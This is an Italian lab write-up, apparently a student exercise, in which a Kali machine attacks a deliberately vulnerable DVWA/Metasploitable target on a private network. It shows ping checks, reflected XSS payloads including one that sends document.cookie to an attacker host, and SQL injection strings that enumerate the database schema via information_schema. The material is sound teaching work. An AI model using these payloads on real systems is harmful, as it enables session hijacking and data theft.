
Verifica dell’effettiva comunicazione tra le due macchine


```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:d5:ba:a0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0
    inet6 2a01:e11:100d:c710:a00:27ff:fed5:baa0/64 scope global dynamic
       valid_lft 86336sec preferred_lft 86336sec
    inet6 fe80::a00:27ff:fed5:baa0/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=10.6 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.728 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.919 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.900 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.527 ms
64 bytes from 192.168.50.100: icmp_seq=6 ttl=64 time=0.586 ms
64 bytes from 192.168.50.100: icmp_seq=7 ttl=64 time=0.740 ms
64 bytes from 192.168.50.100: icmp_seq=8 ttl=64 time=0.457 ms
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.745 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.672 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.637 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.305 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=0.650 ms
64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=0.390 ms
^Z
zsh: suspended  ping 192.168.50.101
```

Collagamento al DVWA dalla kali




Setto il livello di sicurezza della macchina bersaglio a LOW




Seleziono la vulnerabilità XSS Reflected, all'interno del campo stringa inserisco un URL che contiene un payload JavaScript


<b> Lilly




Lilly<script>alert(document.cookie)</script>




Lilly <script>var i=new Image; i.src="http://192.168.50.100:5000"+document.cookie</script>




Seleziono la vulnerabilità SQL injection (non blind)






Inserendo un ‘ viene restituito errore di sintassi



Controllo di injection di base → 'OR '1'='1



Controllo con Union → UNION SELECT table_schema,table_name FROM information_schema.tables --

' UNION SELECT CONCAT(table_schema,".", table_name), column_name FROM information_schema.columns --